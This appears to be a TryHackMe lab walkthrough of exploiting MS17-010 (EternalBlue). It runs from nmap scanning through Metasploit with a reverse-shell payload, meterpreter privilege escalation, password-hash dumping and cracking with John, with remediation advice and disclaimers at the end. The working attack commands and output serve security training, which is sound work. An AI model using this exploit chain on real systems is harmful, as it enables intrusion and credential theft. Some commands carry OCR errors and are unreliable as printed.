


Blue — TryHackMe Detailed Walkthrough (EternalBlue / MS17-010)

This document is a step-by-step walkthrough of the TryHackMe **Blue** room, which demonstrates exploitation of the MS17-010 (EternalBlue) vulnerability in Microsoft Windows SMB. The walkthrough is intended for learning and practice in a controlled lab environment. It shows how to perform reconnaissance, use Metasploit to exploit the target, perform post-exploitation with meterpreter, dump and crack password hashes, and locate flags used by the room to validate successful exploitation.

Important: Only perform these actions on lab machines you own or are explicitly authorized to test (for example, the TryHackMe Blue VM). Never target production or third-party systems.

Objective

Demonstrate a complete exploit chain for MS17-010 (EternalBlue) in a TryHackMe lab.

Practice core red-team skills: reconnaissance, Metasploit exploitation, meterpreter post-exploitation, process migration, NTLM hash dumping, offline cracking, and flag capture.

Document steps and screenshots so others learning pentesting can follow the workflow.

Prerequisites

Kali Linux (or equivalent) with nmap, metasploit-framework (msfconsole), and john installed.

Active TryHackMe Blue VM — use the IP shown in the THM interface.

Basic command-line and Linux skills.

Word of caution: Work only inside your lab environment.

EternalBlue & SMB

EternalBlue (MS17-010): A remote code execution exploit that abuses a vulnerability in Microsoft's SMBv1 implementation. Leaked in 2017 and used by malware such as WannaCry.

SMB (Server Message Block): Protocol used for file/printer sharing. Older versions (SMBv1) have known vulnerabilities—use SMB2/SMB3 and disable SMBv1 where possible.

Impact: Unpatched systems can be fully compromised remotely, allowing attackers to execute code, dump hashes, and escalate privileges.

Recon — find open ports & services

Goal: Identify open ports and services to confirm the target is running SMB (port 445) and gather version info.

Basic nmap command (replace <TARGET_IP>):

nmap -p 0-1000 <TARGET_IP>

Extended reconnaissance (service-version & vulnerability scripts):

nmap -p 0-65535 -sV –script vuln <TARGET_IP>

What to look for: Port 445 open, SMB service and potentially a version string indicating vulnerability to MS17-010.

```
root@ip-10-10-234-19:~# nmap -p 0-1000 10.10.168.56

Starting Nmap 7.60 ( https://nmap.org ) at 2024-02-22 19:03 GMT
Nmap scan report for ip-10-10-168-56.eu-west-1.compute.internal (10.10.168.56)
Host is up (0.00054s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 02:F8:20:97:12:FD (Unknown)
```

Research the vulnerability & find exploit code

Goal: Confirm MS17-010 is relevant and locate exploit code or Metasploit module to use.

Useful resources:

- Exploit-DB (exploit search)
- NVD / CVE (CVE-2017-0144)
- Metasploit documentation and module listings

```
Starting Nmap 7.60 ( https://nmap.org ) at 2024-02-22 18:46 GMT
Nmap scan report for ip-10-10-168-56.eu-west-1.compute.internal (10.10.168.56)
Host is up (0.00052s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 02:F8:20:97:12:FD (Unknown)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks
/
```

Metasploit — select & configure the exploit

Start Metasploit:

msfconsole

Search for EternalBlue:

search ms17-010

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check
 Description
   -  ----                                      ---------------  ----     -----
 -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes
 MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes
 MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code
```

Use the EternalBlue module:

use exploit/windows/smb/ms17_010_eternalblue

Set payload & required options (replace values):

set payload windows/x64/shell/reverse_tcp

set RHOSTS <TARGET_IP>

set LHOST <YOUR_IP>

show options

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/us
                                             ing-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. On
                                             ly affects Windows Server 2008 R2, Windows 7, Windows Embed
                                             ded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only a
                                             ffects Windows Server 2008 R2, Windows 7, Windows Embedded
                                             Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Win
                                             dows Server 2008 R2, Windows 7, Windows Embedded Standard 7
                                              target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.234.19     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Notes:

- LHOST should be the IP your attacker machine listens on.
- RHOSTS is the target VM IP (from THM).
- Follow any specific instructions in the TryHackMe room — they sometimes ask you to set the payload explicitly for learning.


Run the exploit & obtain an initial shell

Run the exploit:

run

What to expect: Metasploit will attempt exploitation and, on success, open a session. If the session is a raw shell, you can interact with it or convert it to meterpreter.

Tip: Use Ctrl+Z to background an interactive session and return to the msfconsole prompt while keeping the session alive.




Convert a raw shell to meterpreter

Why: Meterpreter provides richer post-exploitation features (migrate, hashdump, etc.).

Search & use the conversion module:

search shell_to_meterpreter



use post/multi/manage/shell_to_meterpreter

show options

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use post/multi/manage/shell_to_meterpreter
msf6 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to recei
                                       ve the connection
   LHOST                     no        IP of host that will receive the connec
                                       tion from the payload (Will try to auto
                                        detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf6 post(multi/manage/shell_to_meterpreter) >
```

set SESSION <session_num>

run

```
msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 2
SESSION => 2
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.205.23:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (200774 bytes) to 10.10.126.53
msf6 post(multi/manage/shell_to_meterpreter) > [*] Stopping exploit/multi/handler
[*] Meterpreter session 4 opened (10.10.205.23:4433 -> 10.10.126.53:49222) at 2024-02-22 22:33:29 +0000

msf6 post(multi/manage/shell_to_meterpreter) >
```

Meterpreter — session handling, getsystem, and migration

List sessions:

sessions -l

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                              Connection
  --  ----  ----                     -----------                              ----------
  2         shell x64/windows        Shell Banner: Microsoft Windows [Version 6  10.10.205.23:4444 -> 10.10.126.53:49185 (1
                                     .1.7601] -----                           0.10.126.53)
  4         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC             10.10.205.23:4433 -> 10.10.126.53:49222 (1
                                                                              0.10.126.53)
```

Interact with a session:

sessions -i <session_num>

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...


Shell Banner:
Microsoft Windows [Version 6.1.7601]
-----


C:\Windows\system32>_
```

Check current privileges:

Inside meterpreter:

whoami

Try to escalate to SYSTEM (meterpreter):

getsystem

List processes to pick a SYSTEM process:


ps

```
 2368  712   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 2424  712   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE
 2580  712   vds.exe               x64   0        NT AUTHORITY\SYSTEM
 2672  712   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 2708  2316  powershell.exe        x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System32\WindowsPowerShell\v1.0\
                                                                               powershell.exe
 2732  712   SearchIndexer.exe     x64   0        NT AUTHORITY\SYSTEM
 3052  712   TrustedInstaller.exe  x64   0        NT AUTHORITY\SYSTEM

meterpreter >
```

Migrate to a SYSTEM-owned process:

migrate <pid>



Notes:

- Migration often requires multiple attempts; try different PIDs.
- If a session dies, re-run the exploit and try again.

Dump password hashes

Use hashdump (meterpreter):

hashdump

Output explanation: Username:RID:LMHash:NTLMHash — the NTLM hash (last field) is typically what you crack.

Save the NTLM hash for cracking: Copy the NTLM hash string and save it to a file on the attacker machine.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```

Crack NTLM hash with John the Ripper

Create a hash file (attacker machine):

echo 'NTLM_HASH_HERE' > hash.txt

Run John with rockyou wordlist:

john –format=nt –wordlist≠usr/share/wordlists/rockyou.txt hash.txt

If cracked: John will display the plaintext password.

If not cracked: Try additional wordlists, rules, or a longer cracking approach (only in lab environments).

```
root@ip-10-10-48-215:~# echo 'ffb43f0de35be4d9917ac0cc8ad57f8d' > hash.txt
root@ip-10-10-48-215:~# ls
CTFBuilder  hash.txt      Postman  thinclient_drives
Desktop     Instructions  Rooms    Tools
Downloads   Pictures      Scripts
root@ip-10-10-48-215:~# john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22         (?)
1g 0:00:00:04 DONE (2024-02-23 00:17) 0.2493g/s 2543Kp/s 2543Kc/s 2543KC/s alr1979..alpus
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
root@ip-10-10-48-215:~#
```

Find the flags

Typical file navigation commands (meterpreter or shell):

pwd

cd ..

dir # or ls

cat flag1.txt

Common flag locations (examples used by many THM rooms):

- Flag1: C:\ (root) — flag1.txt
- Flag2: C:\Windows\System32\Config\flag2.txt
- Flag3: C:\Users\<username>\Documents\flag3.txt

Example commands to check root & system config folders:

meterpreter > cd C:\

meterpreter > dir

meterpreter > cd Windows\System32\Config

meterpreter > dir

meterpreter > cd C:\Users\Jon\Documents

meterpreter > dir

meterpreter > type flag3.txt # or cat flag3.txt

Post-exploitation notes & troubleshooting

- **Migration fails:** Try a different PID (preferably a stable process such as svchost.exe or other SYSTEM processes). If meterpreter crashes after migration, re-exploit and try again.
- **Hashdump fails:** Ensure you have escalated to SYSTEM. Without SYSTEM privileges, hashdump may not return results.
- **John doesn't crack:** Try multiple wordlists, use rules, or increase cracking time (lab only).
- **Sessions disappear:** Network or firewall rules can kill sessions—make sure LHOST is reachable and not blocked.

Commands summary

Recon

nmap -p 0-1000 -sV <TARGET_IP>

nmap -p 0-65535 -sV –script vuln <TARGET_IP>

Metasploit

msfconsole

search ms17-010

use exploit/windows/smb/ms17_010_eternalblue

set payload windows/x64/shell/reverse_tcp

set RHOSTS <TARGET_IP>

set LHOST <YOUR_IP>

show options

run

Sessions & meterpreter

sessions -l

sessions -i <id>

meterpreter > whoami

meterpreter > getsystem

meterpreter > ps

meterpreter > migrate <pid>

meterpreter > hashdump > hash_output.txt

Cracking

echo 'NTLM_HASH' > hash.txt

john –format=nt –wordlist≠usr/share/wordlists/rockyou.txt hash.txt

File navigation (example)

meterpreter > pwd

meterpreter > cd ..

meterpreter > dir

meterpreter > type flag1.txt

Remediation & defenses (short)

- **Patch:** Apply Microsoft's MS17-010 security update (and keep systems patched).
- **Disable SMBv1:** Turn off SMBv1 on servers and endpoints where possible.
- **Network controls:** Block or limit exposure of SMB (port 445) across network boundaries; use segmentation.
- **Detection:** Use EDR/IDS signatures for suspicious SMB exploitation attempts.
- **Least privilege:** Ensure accounts do not run unnecessary high privileges and enable monitoring of privileged account use.

Disclaimer

This walkthrough is for educational and lab use only. Do **not** run exploit commands against systems you do not own or are not explicitly authorized to test. Publishing sensitive, real-world credentials or hashes from non-lab machines is unethical and illegal.